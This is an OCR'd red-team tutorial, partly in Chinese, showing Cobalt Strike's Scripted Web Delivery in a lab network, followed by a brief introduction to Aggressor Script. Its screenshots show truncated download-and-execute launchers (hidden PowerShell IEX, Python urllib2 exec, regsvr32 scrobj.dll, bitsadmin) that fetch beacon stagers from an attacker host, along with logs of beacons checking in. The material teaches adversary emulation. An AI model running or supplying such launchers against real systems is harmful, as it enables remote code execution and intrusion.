
Scripted Web Delivery 使用





Scripted Web Delivery
This attack hosts an artifact that delivers a Cobalt Strike payload. The provided one-liner will allow you to quickly get
URI Path:
/a
Local Host:
172.16.14.197
Local Port:
80
Listener:
local - beacon http
Add
Type:
powershell
bitsadmin
powershell
python
regsvr32



Success
Started service: Scripted Web Delivery
Copy and paste this URL to access it
powershell.exe -nop -w hidden -c "IEX ((n
Ok



Run
Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.
Open:
OK
Cancel
Browse...



172.16.14.1
172.16.20.81
whatta.hogg
COPPER
Event Log X
Web Log X
05/16 00:32:36 visit from: 172.16.14.1
Request: GET /a
page Scripted Web Delivery (powershell)
null
05/16 00:32:36 visit from: 172.16.14.1
Request: GET /RlPV/
beacon beacon stager x86
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; WOW64; Trident/5.0)
external
internal
user
computer
172.16.14.1
172.16.20.81
whatta.hogg
Interact
Access
Explore
Pivoting
Spawn
Session
Note
Remove
Sleep
Exit




external	internal	user	computer
172.16.14.1	172.16.20.81	whatta.hogg	COPPER










external	internal	user	computer
172.16.14.1	172.16.20.81	whatta.hogg	COPPER
172.16.14.1	172.16.20.81	whatta.hogg	COPPER



172.16.14.1 172.16.20.81 whatta.hogg COPPER
172.16.14.1 172.16.20.81 whatta.hogg COPPER
Event Log
Web Log
Microsoft BITS/7.8
5/16 00:33:41 visit from: 172.16.14.1
Request: GET /b
Input
Set Beacon Note:
bitsadmi
OK
Cancel
external internal user computer
172.16.14.1 172.16.20.81 whatta.hogg COPPER
172.16.14.1 172.16.20.81 whatta.hogg COPPER


Scripted Web Delivery
This attack hosts an artifact that delivers a Cobalt Strike payload. The provided one-liner will allow you to quickly get
URI Path: /c
Local Host: 172.16.14.197
Local Port: 80
Listener: local - beacon http
Add
Type: python
Launch
Help



Success
Started service: Scripted Web Delivery
Copy and paste this URL to access it
python -c "import urllib2; exec urllib2.urlo
Ok



python -c "import urllib2; exec urllib2.urlopen('http://172.16.14....
See more results
python -c "import urllib2; exec urllib
Shut down


172.16.14.1 172.16.20.80 whatta.hogg GRANITE
172.16.14.1 172.16.20.81 whatta.hogg COPPER
172.16.14.1 172.16.20.81 whatta.hogg COPPER
Recycle
C:\Python27\Python.exe
Event Log X
Web Log X
Microsoft BITS/7.8
05/16 00:33:43 visit from: 172.16.14.1
Request: GET /b
page Scripted Web Delivery (bitsadmin)
Microsoft BITS/7.8
05/16 00:33:45 visit from: 172.16.14.1
Request: GET /PiJU/


172.16.14.1 172.16.20.80 whatta.hogg GRANITE
172.16.14.1 172.16.20.81 whatta.hogg COPPER
172.16.14.1 172.16.20.81 whatta.hogg COPPER
Event Log X
Web Log X
Microsoft BITS/7.8
5/16 00:33:43 visit from: 172.16.14.1
Request: GET /b
Input
Set Beacon Note:
python
OK
Cancel


Scripted Web Delivery
This attack hosts an artifact that delivers a Cobalt Strike payload. The provided one-liner will allow you to quickly get
URI Path: /d
Local Host: 172.16.14.197
Local Port: 80
Listener: local - beacon http
Add
Type: regsvr32
Launch
Help


Success
Started service: Scripted Web Delivery
Copy and paste this URL to access it
n /u /i:http://172.16.14.197:80/d scrob.dll
Ok



external	internal	user	computer
172.16.14.1	172.16.20.80	whatta.hogg	GRANITE
172.16.14.1	172.16.20.81	whatta.hogg	COPPER
172.16.14.1	172.16.20.81	whatta.hogg	COPPER
172.16.14.1	172.16.20.81	whatta.hogg	COPPER

Aggressor Script

Aggressor Script 是 Cobalt Strike 3.0 版及更高版本中内置的脚本语言。

Aggresor Script 允许您修改和扩展 Cobalt Strike 客户端。

Aggressor 脚本的文档位于

https://www.cobaltstrike.com/aggressor-script/


历史参考

Aggressor Script 是 Armitage 中开源脚本引擎 Cortana 的基础。通过 DARPA 的 Cyber Fast Track 项目，Cortana 项目可能被实现。Cortana 允许其用户通过Armitage的团队服务器扩展Armitage并控制Metasploit®框架及其功能。Cobalt Strike 3.0 是在没有 Armitage 的基础上对 Cobalt Strike 的一次彻底改写。这一变化提供了一个重新审视 Cobalt Strike 脚本的机会，并围绕 Cobalt Strike 的功能构建一些东西。这项工作的成果是 Aggressor Script。

Aggressor Script 是一种脚本语言，用于受可脚本化 IRC 客户机和机器人程序的启发而进行的红色团队操作和对手模拟。它的目的是双重的。你可以创建一个长时间运行的机器人来模拟虚拟的红色成员，与你并排模拟进行黑客攻击。您也可以使用它来扩展和修改 Cobalt Strike 客户机以满足您的需要。

如何加载脚本

